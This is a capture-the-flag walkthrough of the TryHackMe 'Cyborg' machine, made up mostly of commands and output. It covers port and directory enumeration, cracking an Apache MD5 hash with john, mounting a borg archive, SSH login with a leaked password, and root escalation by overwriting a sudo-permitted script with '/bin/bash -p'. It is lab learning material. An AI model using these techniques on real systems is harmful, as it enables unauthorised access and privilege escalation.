CYBORG - TRYHACKME

Enumeration :-

Nmap :

Command Used : sudo nmap -v cyborg.thm -p-

Output :

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 18:42 IST
Initiating Ping Scan at 18:42
Scanning cyborg.thm (10.10.7.219) [4 ports]
Completed Ping Scan at 18:42, 0.17s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:42
Scanning cyborg.thm (10.10.7.219) [65535 ports]
Discovered open port 80/tcp on 10.10.7.219
Discovered open port 22/tcp on 10.10.7.219
Nmap scan report for cyborg.thm (10.10.7.219)
Host is up (0.15s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 880.60 seconds
           Raw packets sent: 69470 (3.057MB) | Rcvd: 222851 (39.430MB)
```

Open Ports :- 22,80

FFUF :


Command Used : ffuf -c -u http://cyborg.thm/FUZZ -w /home/maskman/Documents/dirbuster/directory-list-1.0.txt


Output :

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://cyborg.thm/FUZZ
 :: Wordlist         : FUZZ: /home/maskman/Documents/dirbuster/directory-list-1.0.txt
 :: Follow redirects : false
 :: Calibration      : false
```

```
 :: Timeout           : 10
 :: Threads           : 40
 :: Matcher           : Response status: 200,204,301,302,307,401,403,405
________________________________________________

#                       [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# directory-list-1.0.txt [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# This work is licensed under the Creative Commons  [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 11321, Words: 3503,
Lines: 376]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 11321, Words: 3503, Lines: 376]
#                       [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# on atleast 2 host.  This was the first draft of the list. [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 11321, Words: 3503, Lines:
376]
#                       [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# Copyright 2007 James Fisher [Status: 200, Size: 11321, Words: 3503, Lines: 376]
# Unordered case sensative list, where entries were found  [Status: 200, Size: 11321, Words: 3503, Lines: 376]
#                       [Status: 200, Size: 11321, Words: 3503, Lines: 376]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
admin                   [Status: 301, Size: 308, Words: 20, Lines: 10]
etc                     [Status: 301, Size: 306, Words: 20, Lines: 10]
:: Progress: [141708/141708] :: Job [1/1] :: 256 req/sec :: Duration: [0:09:47] :: Errors: 0 ::

Enumerated Directories : admin, etc.
```

Enumerated Directories :





Cracking the Password hash :-

There's a file named “passwd” in “/etc/squid” directory. It contains a hash. I initially thought it could be a hash for a user. But then , I remembered that the admin mentioned that there's a file named music_archive in his page.

Then I cracked the password using john.

```
machine in ~
➜ hashid music_archive.hash
--File 'music_archive.hash'--
Analyzing '$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.'
[+] MD5(APR)
[+] Apache MD5
--End of file 'music_archive.hash'--

machine in ~
➜ john music_archive.hash --wordlist=/home/maskman/Documents/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (?)
1g 0:00:00:01 DONE (2021-08-05 18:49) 0.7874g/s 30689p/s 30689c/s 30689C/s 112806..samantha5
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Initial Foothold :-

First, I extracted the archive and then I read it contents. All of them contained random data except “config”, “nonce” and “README” files. It had a “README” file which had a link to borg documentation.

So , After reading the documentation I was able to mount the encrypted directory using the password which I cracked earlier.

```
machine in ~
➜ tar xvf archive.tar
home/field/dev/final_archive/
home/field/dev/final_archive/hints.5
home/field/dev/final_archive/integrity.5
home/field/dev/final_archive/config
home/field/dev/final_archive/README
home/field/dev/final_archive/nonce
home/field/dev/final_archive/index.5
home/field/dev/final_archive/data/
home/field/dev/final_archive/data/0/
home/field/dev/final_archive/data/0/5
home/field/dev/final_archive/data/0/3
home/field/dev/final_archive/data/0/4
home/field/dev/final_archive/data/0/1

machine in ~
➜ cd home/field/dev/

machine in ~
➜ ls -l
total 4
drwxr-xr-x 3 maskman maskman 4096 Dec 29  2020 final_archive

machine in ~
➜ mkdir test

machine in ~
➜ borg mount final_archive/ test/
Enter passphrase for key /home/maskman/Desktop/machines/THM/home/field/dev/final_archive:
```

The “note.txt” file in “/home/alex/Documents” folder contained alex's SSH password. That's how I got my foothold.



After logging in as alex , I got the user flag and then I listed the user permissions. Alex can run a bashscript called backup.sh in /etc/mp3backups/ directory as root. I used that to my advantage in my next step.

```
machine in ~
➜ ssh alex@cyborg.thm
alex@cyborg.thm's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


27 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ cat user.txt
flag{[redacted]}
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

Privilege Escalation :-

First I changed the permissions of that script and echoed “/bin/bash -p” to that script. Then I ran the script as root and got the root shell.

```
alex@ubuntu:~$ chmod +x /etc/mp3backups/backup.sh
alex@ubuntu:~$ echo "/bin/bash -p" > /etc/mp3backups/backup.sh
alex@ubuntu:~$ sudo /etc/b
bash_completion.d/ binfmt.d/          bluetooth/        brltty/
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh
root@ubuntu:~# cd /root
root@ubuntu:/root# ls -l
total 4
-r-xr--r-- 1 root root 43 Dec 30  2020 root.txt
root@ubuntu:/root# cat root.txt
flag{[redacted]}
root@ubuntu:/root#
```